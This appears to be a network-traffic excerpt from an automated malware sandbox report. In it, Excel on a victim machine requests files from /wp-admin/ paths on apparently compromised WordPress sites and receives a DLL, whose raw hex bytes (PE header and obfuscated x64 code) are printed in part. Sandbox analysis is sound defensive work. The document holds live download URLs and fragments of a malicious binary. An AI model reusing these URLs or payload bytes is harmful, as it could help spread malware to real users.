May 23, 2022 08:35:06.065642118 CEST	1170	OUT	GET /wp-admin/VWlAz5vWJNHDb/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: www.kabeonet.pl Connection: Keep-Alive
May 23, 2022 08:35:07.104851961 CEST	1172	IN	HTTP/1.1 404 Not Found Date: Mon, 23 May 2022 06:35:06 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <https://www.kabeonet.pl/wp-json/>; rel="https://api.w.org/" Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Keep-Alive: timeout=2, max=100 Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 31 31 66 30 30 0d 0a 09 09 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 0d 0a 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 37 22 20 6c 61 6e 67 3d 22 70 6c 2d 50 4c 22 3e 0d 0a 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0d 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 0d 0a 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 38 22 20 6c 61 6e 67 3d 22 70 6c 2d 50 4c 22 3e 0d 0a 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0d 0a 3c 21 2d 2d 5b 69 66 20 21 28 49 45 20 37 29 20 26 20 21 28 49 45 20 38 29 5d 3e 3c 21 2d 2d 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 70 6c 2d 50 4c 22 3e 0d 0a 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 0d 0a 09 09 0d 0a 09 09 09 4e 69 65 20 7a 6e 61 6c 65 7a 69 6f 6e 6f 20 73 74 72 6f 6e 79 50 72 6f 6a 65 6b 74 6f 77 61 6e 69 65 20 73 74 72 6f 6e 79 20 69 6e 74 65 72 6e 65 74 6f 77 79 63 68 20 4f 70 6f 6c 65 09 09 0d 0a 09 09 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 6f 66 69 6c 65 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 67 6d 70 67 2e 6f 72 67 2f 78 66 6e 2f 31 31 22 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 27 68 74 74 70 73 3a 2f 2f 66 6f 6e 74 73 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 2f 63 73 73 3f 66 61 6d 69 6c 79 3d 52 6f 62 6f 74 6f 3a 34 30 30 2c 31 30 30 2c 33 30 30 26 73 75 62 73 65 74 3d 6c 61 74 69 6e 2c 6c 61 74 69 6e 2d 65 78 74 27 20 72 65 6c 3d 27 73 74 79 6c 65 73 68 65 65 74 27 20 74 79 70 65 3d 27 74 65 78 74 2f 63 73 73 27 3e 09 09 0d 0a 20 20 20 20 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 27 72 6f 62 6f 74 73 27 20 63 6f 6e 74 65 6e 74 3d 27 6e 6f 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 27 20 2f 3e 0a 0a 09 3c 21 2d 2d 20 54 68 69 73 20 73 69 74 65 20 69 73 20 6f 70 74 69 6d 69 7a 65 64 20 77 69 74 68 20 74 68 65 20 59 6f 61 73 74 20 53 45 4f 20 70 6c 75 67 69 6e 20 76 31 38 2e 39 20 2d 20 68 74 74 70 73 3a 2f 2f 79 6f 61 73 74 2e 63 6f 6d 2f 77 6f 72 64 70 72 65 73 73 2f 70 6c 75 67 69 6e 73 2f 73 65 6f 2f 20 2d 2d 3e 0a 09 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 6c 6f 63 61 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 70 6c 5f 50 4c 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 74 69 74 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 53 74 72 6f 6e 79 20 6e 69 65 20 7a 6e 61 6c 65 7a 69 6f 6e 6f 20 2d 20 50 72 6f 6a 65 6b 74 6f 77 61 6e 69 65 20 73 74 72 6f 6e 20 69 6e 74 65 72 6e 65 74 6f 77 79 63 68 20 4f 70 6f 6c 65 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a Data Ascii: 11f00<!DOCTYPE html>...[if IE 7]><html class="ie ie7" lang="pl-PL"><![endif]-->...[if IE 8]><html class="ie ie8" lang="pl-PL"><![endif]-->...[if !(IE 7) & !(IE 8)]>...><html lang="pl-PL">...<![endif]--><head><meta charset="UTF-8" /><title >Nie znaleziono stronyProjektowanie stron internetowych Opole</title><link rel="profile" href="http://gmpg.org/xfn/11"><meta name="viewport" content="width=device-width, initial-scale=1.0"><link href='https://fonts.googleapis.com/css?family=Roboto:400,100,300&subset=latin,latin-ext' rel='stylesheet' type='text/css'> <meta name='robots' content='noindex, follow' />... This site is optimized with the Yoast SEO plugin v18.9 - https://yoast.com/wordpress/plugins/seo/ --><meta property="og:locale" content="pl_PL" /><meta property="og:title" content="Strony nie znaleziono - Projektowanie stron internetowych Opole" /><meta property="og:

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49174	188.114.97.10	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:34:52 UTC	0	OUT	GET /wp-admin/user/B8d6jr4pBND2HExAml/lJWa95VlQ/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: vipteck.com Connection: Keep-Alive

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2022-05-23 06:34:52 UTC</td><td>0</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Mon, 23 May 2022 06:34:52 GMT
Content-Type: application/x-msdownload
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.4.29
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Expires: Mon, 23 May 2022 06:34:52 GMT
Content-Disposition: attachment; filename="RD05UTHGkitvIJt.dll"
Content-Transfer-Encoding: binary
Set-Cookie: 628b2b0ca6399=1653287692; expires=Mon, 23-May-2022 06:35:52 GMT; Max-Age=60; path=/
Vary: X-Forwarded-Proto,Accept-Encoding
Last-Modified: Mon, 23 May 2022 06:34:52 GMT
CF-Cache-Status: DYNAMIC
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=by6ZvOmyimayF6BkcsLzKiu3y21jUr1e
57DCFmUt3omG24YRiSwFOob%2F2Jo5mCoQ%2FijuxUgJZFotRBbkK1bzIbcREfYRxbzFJ0liPS%2FjHPrtMNjGLyKQ
VUZridHxEw%3D%3D"}],"group":"cf-nel","max_age":604800}
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
CF-RAY: 70fbc4ad9a649be0-FRA
alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400</td></tr>
<tr><td>2022-05-23 06:34:52 UTC</td><td>1</td><td>IN</td><td>Data Raw: 63 37 31 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4
09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44
4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 99 b3 07 38 dd d2 69 6b dd d2 69 6b dd d2 69 6b b2 a4 c3 6b 8
3 d2 69 6b b2 a4 f7 6b d7 d2 69 6b d4 aa fa 6b da d2 69 6b dd d2 68 6b 84 d2 69 6b b2 a4 c2 6b f6 d2 69 6b b2 a4 f2 6b d
c d2 69 6b b2 a4 f3 6b dc d2 69 6b b2 a4 f4 6b dc d2 69 6b 52 69 63 68 dd d2 69 6b 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 50 45 00 00 64 86 06 00 76 7b 87 62 00 00 00 00 00 00
Data Ascii: c71MZ@!L!This program cannot be run in DOS mode.$8ikikikkikkikkikhkikkikkikkikkikRichikPEdv{b</td></tr>
<tr><td>2022-05-23 06:34:52 UTC</td><td>1</td><td>IN</td><td>Data Raw: 0a 00 00 04 02 00 00 8a 03 00 00 00 00 00 80 35 00 00 00 10 00 00 00 00 00 80 01 00 00 00 00 10 00 00 00
02 00 00 05 00 02 00 00 00 00 00 05 00 02 00 00 00 00 00 00 f0 05 00 00 04 00 00 f5 54 06 00 02 00 40 01 00 00 10 00
00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 d0 aa 02
00 84 00 00 00 04 a2 02 00 50 00 00 00 00 00 03 00 fc d1 02 00 00 f0 02 00 cc 0f 00 00 00 00 00 00 00 00 00 00 00 e0 05
00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 02 00 98 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 fa 03 02 00 00 10 00 00 00
Data Ascii: 5T@P .text</td></tr>
<tr><td>2022-05-23 06:34:52 UTC</td><td>3</td><td>IN</td><td>Data Raw: c7 4c 2b c0 90 0f b6 10 42 0f b6 0c 00 2b d1 75 07 48 ff c0 85 c9 75 ed 85 d2 74 0f 49 83 c1 04 49 83 c2 02 45
85 db 75 cc eb 0b 41 0f b7 02 8b 5c 85 00 48 03 df 48 8b 6c 24 10 48 8b 74 24 20 48 8b c3 48 8b 5c 24 18 5f c3 cc cc cc
cc cc cc cc cc cc cc cc 40 55 56 48 8d ac 24 28 f5 ff ff 48 81 ec d8 0b 00 00 48 8b 05 4f 9d 02 00 48 33 c4 48 89 85 c0 0a
00 00 ff ca 48 8b f1 0f 85 0d 1e 00 00 c7 44 24 20 06 b8 27 4e c7 44 24 24 56 1d 6f 1b c7 44 24 28 66 37 32 01 c7 44 24
2c 71 1e 2f 28 c7 44 24 30 0f 18 a6 c3 c7 44 24 34 0e 50 b7 d5 c7 44 24 38 99 12 d0 80 c7 44 24 3c fd 77 43 35 c7 44 24
40 42 aa a1 1d c7 44 24 44 4d 19 67 1d c7 44 24 48 6a 2f c8 8b c7 44 24 4c 7c ff 1a 27 c7 44 24 50 04 fc b5 20 c7 44 24
54 2e 23 ee 28 c7 44 24 58 09 32 ad 18 c7 44 24 5c
Data Ascii: L+B+uHutIIEuA\HHl$Ht$ HH\$_@UVH$(HHOH3HHD$ 'ND$$VoD$(f72D$,q/(D$0D$4PD$8D$<wC5
D$@BD$DMgDHj/DL|'D$P D$T.#(D$X2D$\</td></tr>
<tr><td>2022-05-23 06:34:52 UTC</td><td>4</td><td>IN</td><td>Data Raw: 60 3d c7 85 70 01 00 00 4d 31 33 55 c7 85 74 01 00 00 80 6c d6 3d c7 85 78 01 00 00 4d 70 1c a6 c7 85 7c 01
00 00 22 0a af 0c c7 85 80 01 00 00 0e 46 5f 51 c7 85 84 01 00 00 69 35 3e ce c7 85 88 01 00 00 61 55 4a 27 c7 85 8c 01
00 00 a7 91 3a ec c7 85 90 01 00 00 34 4e 53 0b c7 85 94 01 00 00 ef 71 a6 1a c7 85 98 01 00 00 56 f7 7d b5 c7 85 9c 01
00 00 21 40 43 2b c7 85 a0 01 00 00 e8 ac fa 24 c7 85 a4 01 00 00 55 39 ac 6f c7 85 a8 01 00 00 4c 20 5d 31 c7 85 ac 01
00 00 78 6a 16 c5 c7 85 b0 01 00 00 68 69 11 37 c7 85 b4 01 00 00 99 94 6c d4 c7 85 b8 01 00 00 35 0d 0a
Data Ascii: `=pM13Utl=xMp|"F_Qi5>aUJ':4NSqV}!@C+$U9oL]1xjhi7l5</td></tr>
<tr><td>2022-05-23 06:34:52 UTC</td><td>4</td><td>IN</td><td>Data Raw: 37 37 37 0d 0a 4d 68 18 c7 85 bc 01 00 00 a6 2b 0e 20 c7 85 c0 01 00 00 0d 19 a6 12 c7 85 c4 01 00 00 d8
28 11 5e c7 85 c8 01 00 00 0f b8 3c 42 c7 85 cc 01 00 00 a1 1c 61 52 c7 85 d0 01 00 00 6b 78 66 63 c7 85 d4 01 00 00
0b ef 60 52 c7 85 d8 01 00 00 7f 24 c8 e1 c7 85 dc 01 00 00 74 ee 28 4f c7 85 e0 01 00 00 57 2d ac 3f c7 85 e4 01 00 00
bc 10 0a 94 c7 85 e8 01 00 00 63 e1 44 6a c7 85 ec 01 00 00 19 2e 59 9e c7 85 f0 01 00 00 8f 79 d5 77 c7 85 f4 01 00 00
1f 08 24 68 c7 85 f8 01 00 00 d2 34 39 9f c7 85 fc 01 00 00 15 b7 3d 4f c7 85 00 02 00 00 1b 27 62 eb c7 85 04 02 00 00
0e 75 4c f2 c7 85 08 02 00 00 33 e3 40 03 c7 85 0c 02 00 00 09 03 3e 82 c7 85 10 02 00 00 37 c3 2f 6a c7 85 14 02 00 00
a4 07 46 6c c7 85 18 02 00 00 3a 30 04 53 c7 85 1c 02 00 00 f2
Data Ascii: 777Mh+ (^<BaRkxfc`R$t(OW-?cDj.Yyw$h49=O'buL3@>7/jFl:0S</td></tr>
<tr><td>2022-05-23 06:34:52 UTC</td><td>5</td><td>IN</td><td>Data Raw: 85 dc 03 00 00 0e e7 fd 79 c7 85 e0 03 00 00 db a9 32 35 c7 85 e4 03 00 00 3c 2d 07 15 c7 85 e8 03 00 00 5b
2d 22 84 c7 85 ec 03 00 00 a5 6a 69 2e c7 85 f0 03 00 00 2b 68 0f cb c7 85 f4 03 00 00 88 6e 6a 5e c7 85 f8 03 00 00 f0
58 cb 31 c7 85 fc 03 00 00 76 00 79 63 c7 85 00 04 00 00 5b 76 ec f2 c7 85 04 04 00 00 55 2b 6f 6e c7 85 08 04 00 00 e3
0f 12 27 c7 85 0c 04 00 00 e1 50 6c 35 c7 85 10 04 00 00 76 06 b1 b2 c7 85 14 04 00 00 65 e3 cf 40 c7 85 18 04 00 00 72
67 77 dd c7 85 1c 04 00 00 24 45 23 bf c7 85 20 04 00 00 a9 50 d2 78 c7 85 24 04 00 00 21 b9 a5 10 c7 85 28 04 00 00
43 2f e6 e0 c7 85 2c 04 00 00 5e 60 de e9 c7 85 30 04 00 00 23 28 a7 8b c7 85 34 04 00 00 1f 35 ee b8 c7 85 38 04 00 00
2b 4f b7 5c c7 85 3c 04 00 00 70 75 b6 ab c7 85 40 04 00 00
Data Ascii: y25<-[-"ji.+hnj^X1vyc[vU+on'Pl5ve@rgw$E# Px$!(C/,^`0#(458+O\<pu@</td></tr>
<tr><td>2022-05-23 06:34:52 UTC</td><td>6</td><td>IN</td><td>Data Raw: 37 37 66 0d 0a c5 e7 c7 85 b8 04 00 00 58 a3 a1 1d c7 85 bc 04 00 00 3c 05 ba ae c7 85 c0 04 00 00 ed 06 18
1e c7 85 c4 04 00 00 c7 68 58 50 c7 85 c8 04 00 00 2b e6 69 54 c7 85 cc 04 00 00 c3 7c 5a 61 c7 85 d0 04 00 00 06 38
46 7b c7 85 d4 04 00 00 c8 ff 30 69 c7 85 d8 04 00 00 b0 d2 41 43 c7 85 dc 04 00 00 ef 7c 73 88 c7 85 e0 04 00 00 ad 2a
57 0d c7 85 e4 04 00 00 63 20 bc e2 c7 85 e8 04 00 00 74 66 9f 23 c7 85 ec 04 00 00 ee d8 a9 7a c7 85 f0 04 00 00 24 55
36 dc c7 85 f4 04 00 00 6c 7c 66 0a c7 85 f8 04 00 00 0a 14 6c 2d c7 85 fc 04 00 00 76 70 c0 76 c7 85 00 05 00 00 5e 2a
43 e4 c7 85 04 05 00 00 1a f2 a6 1d c7 85 08 05 00 00 69 13 19 35 c7 85 0c 05 00 00 29 c3 7a 62 c7 85 10 05 00 00 1b
da 24 c9 c7 85 14 05 00 00 37 c8 f4 34 c7 85 18 05 00 00 69 a8
Data Ascii: 77fX<hXP+iT|Za8F{0iAC|s*Wc tf#z$U6l|fl-vpv^*Ci5)zb$74i</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:34:52 UTC	7	IN	Data Raw: d8 06 00 00 15 48 05 33 c7 85 dc 06 00 00 70 f5 35 e1 c7 85 e0 06 00 00 50 14 ce a2 c7 85 e4 06 00 00 23 f3 14 73 c7 85 e8 06 00 00 0f 61 c7 3a c7 85 ec 06 00 00 5c 9e 7e be c7 85 f0 06 00 00 32 2d e1 a2 c7 85 f4 06 00 00 13 3a 69 ff c7 85 f8 06 00 00 ed 2c 31 2e c7 85 fc 06 00 00 24 df 06 7d c7 85 00 07 00 00 e3 80 45 16 c7 85 04 07 00 00 c5 6f 4f 78 c7 85 08 07 00 00 fd a6 08 27 c7 85 0c 07 00 00 8e 3d 51 5a c7 85 10 07 00 00 24 22 27 d5 c7 85 14 07 00 00 a8 0c 12 62 c7 85 18 07 00 00 58 24 9b 7d c7 85 1c 07 00 00 ff 17 11 59 c7 85 20 07 00 00 2f 55 98 0d c7 85 24 07 00 00 ff 33 5c 4a c7 85 28 07 00 00 05 ca 26 10 c7 85 2c 07 00 00 56 39 ec 73 c7 85 30 07 00 00 11 1e 28 ef c7 85 34 07 00 00 a4 2e ee eb c7 85 38 07 00 00 3b db 81 70 c7 85 3c 07 00 00 e8 Data Ascii: H3p5P#sa:\~2-:i,1.$}EoOx'=QZ$'"bX$}Y /U$3\J(&,V9s0(4.8;p<
2022-05-23 06:34:53 UTC	8	IN	Data Raw: 37 37 34 0d 0a 25 e0 11 c7 85 b8 07 00 00 6d 69 f1 ec c7 85 bc 07 00 00 10 b2 15 27 c7 85 c0 07 00 00 20 03 bd 7d c7 85 c4 07 00 00 68 91 12 71 c7 85 c8 07 00 00 3a 39 6d 3f c7 85 cc 07 00 00 ed 57 6c da c7 85 d0 07 00 00 ab 10 50 14 c7 85 d4 07 00 00 24 d8 e8 5b c7 85 d8 07 00 00 9a c1 49 12 c7 85 dc 07 00 00 d2 ae 37 3f c7 85 e0 07 00 00 c8 f5 39 69 c7 85 e4 07 00 00 b5 1c 7d 70 c7 85 e8 07 00 00 13 71 22 9c c7 85 ec 07 00 00 83 26 0c 72 c7 85 f0 07 00 00 5d 10 c0 7d c7 85 f4 07 00 00 b5 31 40 43 c7 85 f8 07 00 00 22 56 e1 32 c7 85 fc 07 00 00 a9 01 1d 4b c7 85 00 08 00 00 4d e1 44 6a c7 85 04 08 00 00 11 0d e3 1a c7 85 08 08 00 00 6c 1e 01 ba c7 85 0c 08 00 00 b8 27 bf f0 c7 85 10 08 00 00 17 fa af 50 c7 85 14 08 00 00 19 a8 a8 22 c7 85 18 08 00 00 2d Data Ascii: 774%mi' }hq:9m?WlP$[l7?9i}pq"&r]}1@C"V2KMDjl'P"-
2022-05-23 06:34:53 UTC	9	IN	Data Raw: 85 d8 09 00 00 31 e2 5c 75 c7 85 dc 09 00 00 4b 6f 2a 68 c7 85 e0 09 00 00 c3 db 2e d1 c7 85 e4 09 00 00 01 74 79 fd c7 85 e8 09 00 00 09 25 3c e1 c7 85 ec 09 00 00 27 68 08 f7 c7 85 f0 09 00 00 a7 77 ee d7 c7 85 f4 09 00 00 43 62 34 37 c7 85 f8 09 00 00 50 75 76 6d c7 85 fc 09 00 00 75 06 24 57 c7 85 00 0a 00 00 54 b7 6c f1 c7 85 04 0a 00 00 2d a6 36 14 c7 85 08 0a 00 00 2f 4c 42 c5 c7 85 0c 0a 00 00 ad 6b e2 5e c7 85 10 0a 00 00 48 3c c8 ea c7 85 14 0a 00 00 02 b2 08 af c7 85 18 0a 00 00 5b 5d 21 99 c7 85 1c 0a 00 00 b8 3b 2b 25 c7 85 20 0a 00 00 df 98 6f e3 c7 85 24 0a 00 00 88 25 4d 7d c7 85 28 0a 00 00 fd 0f 11 79 c7 85 2c 0a 00 00 2f ed 82 4a c7 85 30 0a 00 00 cc 66 b9 a0 c7 85 34 0a 00 00 6e c3 5b 55 c7 85 38 0a 00 00 0a 5c e6 f5 c7 85 3c 0a 00 00 Data Ascii: 1\uKo*h.ty%<'hwCb47Puvmu$WTl-6/LBk^H<[]!;+% o$%M}(y,/J0f4n[U8\<
2022-05-23 06:34:53 UTC	10	IN	Data Raw: 39 31 39 0d 0a e1 3a c7 85 b0 0a 00 00 7c 65 3a ec c7 85 b4 0a 00 00 0c 4e 4b 0b c7 85 b8 0a 00 00 e1 f0 66 00 c6 85 bc 0a 00 00 a6 ff 15 80 f3 01 00 33 c9 48 85 c0 75 1f 48 8d 15 42 f4 01 00 45 33 c9 45 33 c0 ff 15 46 f3 01 00 b9 01 00 00 00 ff 15 fb f0 01 00 cc 48 89 9c 24 f8 0b 00 00 ba 9d 0b 00 00 41 b9 40 00 00 00 41 b8 00 30 00 00 48 89 bc 24 00 0c 00 00 4c 89 a4 24 d0 0b 00 00 ff 15 c3 f0 01 00 b9 00 e1 f5 05 48 8b d8 ff 15 15 f3 01 00 48 8b f8 48 85 c0 74 19 33 d2 41 b8 00 e1 f5 05 48 8b c8 e8 2d 03 00 00 48 8b cf ff 15 ec f2 01 00 33 c0 4c 8d 4c 24 20 4c 8d 54 24 21 48 89 05 01 94 02 00 48 89 05 02 94 02 00 48 89 05 03 94 02 00 48 89 05 04 94 02 00 48 89 05 05 94 02 00 4c 8d 05 4e f3 01 00 4c 8d 5c 24 22 48 89 05 fa 93 02 00 48 b8 e4 e9 66 52 01 Data Ascii: 919:|e:NKf3HuHBE3E3FH$A@A0H$L$HHHt3AH-H3LL$ LT$!HHHHHLNL\$"HHfR
2022-05-23 06:34:53 UTC	11	IN	Data Raw: ad 3b 00 00 85 c0 74 16 e8 c4 48 00 00 e8 bf 09 00 00 e8 8a 54 00 00 33 c0 e9 29 01 00 00 b9 01 00 00 00 e8 59 3b 00 00 8b 05 73 8f 02 00 ff c0 89 05 6b 8f 02 00 e9 07 01 00 00 83 7c 24 58 00 75 59 83 3d 58 8f 02 00 00 7e 44 8b 05 50 8f 02 00 ff c8 89 05 48 8f 02 00 83 3d 5d 95 02 00 00 75 05 e8 1a 3c 00 00 e8 65 48 00 00 e8 60 09 00 00 e8 2b 54 00 00 90 48 83 7c 24 60 00 75 0e 83 3d 7b 7b 02 00 ff 74 05 e8 44 09 00 00 eb 07 33 c0 e9 b1 00 00 00 e9 a7 00 00 00 83 7c 24 58 02 0f 85 8e 00 00 00 e8 46 08 00 00 c7 44 24 20 da 00 00 00 4c 8d 0d df ee 01 00 41 b8 02 00 00 00 ba c8 02 00 00 b9 01 00 00 00 e8 82 14 00 00 48 89 44 24 30 48 83 7c 24 30 00 74 52 48 8b 54 24 30 8b 0d 1a 7b 02 00 ff 15 34 eb 01 00 85 c0 74 28 33 d2 48 8b 4c 24 30 e8 04 09 00 00 ff 15 Data Ascii: ;tHT3)Y;sk|$XuY=X~DPH=]u<eH`+TH|$`u={{tD3|XFD LAHD$0H|$0tRHT$0{4t(3HL$0
2022-05-23 06:34:53 UTC	12	IN	Data Raw: 64 33 65 0d 0a 01 00 00 00 48 8b 05 19 78 02 00 48 89 44 24 68 48 8b 05 15 78 02 00 48 89 44 24 70 ff 15 6a e8 01 00 89 05 6c 8c 02 00 b9 01 00 00 00 e8 6a 55 00 00 33 c9 ff 15 4a e8 01 00 48 8d 0d cb eb 01 00 ff 15 35 e8 01 00 83 3d 46 8c 02 00 00 75 0a b9 01 00 00 00 e8 42 55 00 00 ff 15 14 e8 01 00 ba 09 04 00 c0 48 8b c8 ff 15 fe e7 01 00 48 81 c4 88 00 00 00 c3 cc cc cc cc cc cc 4c 89 4c 24 20 4c 89 44 24 18 48 89 54 24 10 48 89 4c 24 08 48 81 ec a8 00 00 00 48 8b 84 24 c8 00 00 00 48 8b 40 08 48 89 44 24 78 48 8b 84 24 c8 00 00 00 48 8b 4c 24 78 48 8b 00 48 2b c1 48 89 44 24 68 48 8b 84 24 c8 00 00 00 48 8b 40 38 48 89 84 24 88 00 00 00 48 8b 84 24 b0 00 00 00 8b 40 04 83 e0 66 85 c0 0f 85 04 02 00 00 48 8b 84 24 b0 00 00 00 48 89 44 24 38 48 8b 84 Data Ascii: d3eHxHD$hHxHD$pjljU3JH5=FuBUHHLL$ LDHTHLHHH@HDxHHL$xHH+HD$hH$H@8H$H$@fH$ HD$8H
2022-05-23 06:34:53 UTC	13	IN	Data Raw: c0 e9 9f 00 00 00 48 8d 0d db 02 00 00 ff 15 5d e3 01 00 89 05 cf 72 02 00 83 3d c8 72 02 00 ff 75 09 e8 91 00 00 00 33 c0 eb 7a c7 44 24 20 1b 01 00 00 4c 8d 0d 8e e6 01 00 41 b8 02 00 00 00 ba c8 02 00 00 b9 01 00 00 00 e8 e9 0b 00 00 48 89 44 24 30 48 83 7c 24 30 00 74 15 48 8b 54 24 30 8b 0d 81 72 02 00 ff 15 9b e2 01 00 85 c0 75 09 e8 42 00 00 00 33 c0 eb 2b 33 d2 48 8b 4c 24 30 e8 62 00 00 00 ff 15 74 e2 01 00 48 8b 4c 24 30 89 01 48 8b 44 24 30 48 c7 40 08 ff ff ff ff b8 01 00 00 00 48 83 c4 48 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 48 83 ec 28 83 3d 25 72 02 00 ff 74 16 8b 0d 1d 72 02 00 ff 15 a7 e2 01 00 c7 05 0d 72 02 00 ff ff ff e8 88 52 00 00 48 83 c4 28 c3 cc cc cc 48 89 54 24 10 48 89 4c 24 08 48 83 ec 28 48 8b 44 24 30 48 8d 0d 96 Data Ascii: H]r=ru3zD$ LAHD$0H|$0tHT$0ruB3+3HL$0btHL$0HD$0H@HHH(=%rtrrRH(HTHLH(HD$0H
2022-05-23 06:34:53 UTC	15	IN	Data Raw: 24 08 48 83 ec 48 8b 44 24 68 89 44 24 20 4c 8b 4c 24 60 44 8b 44 24 58 8b 15 c9 8a 02 00 48 8b 4c 24 50 e8 17 00 00 00 48 89 44 24 30 48 8b 44 24 30 48 83 c4 48 c3 cc cc cc cc cc cc cc cc cc 4c 89 4c 24 20 44 89 44 24 18 89 54 24 10 48 89 4c 24 08 48 83 ec 48 c7 44 24 30 00 00 00 00 48 8d 44 24 30 48 89 44 24 28 8b 44 24 70 89 44 24 20 4c 8b 4c 24 68 44 8b 44 24 60 8b 54 24 58 48 8b 4c 24 50 e8 37 00 00 00 48 89 44 24 38 48 83 7c 24 38 00 75 1c 83 7c 24 30 00 74 15 e8 ee 67 00 00 48 85 c0 74 0b e8 e4 67 00 00 8b 4c 24 30 89 08 48 8b 44 24 38 48 83 c4 48 c3 cc cc cc cc 4c 89 4c 24 20 44 89 44 24 18 89 54 24 10 48 89 4c 24 08 48 83 ec 48 48 8b 44 24 78 48 89 44 24 20 44 8b 4c 24 70 4c 8b 44 24 68 8b 54 24 60 48 8b 4c 24 50 e8 67 00 00 00 48 89 44 24 30 48 83 Data Ascii: HHDhD$ LL$`DD$XHL$PHD$0HD$0HHLL$ DD$T$HL$HHD$0HD$0HD$(D$pD$ LL$hDD$`T$XHL$P7 HD$8H|$8u|$0tgHtgL$0HD$8HHLL$ DDTHL$HHHD$xHD$ DLpLDhT$`HL$PgHD$0H
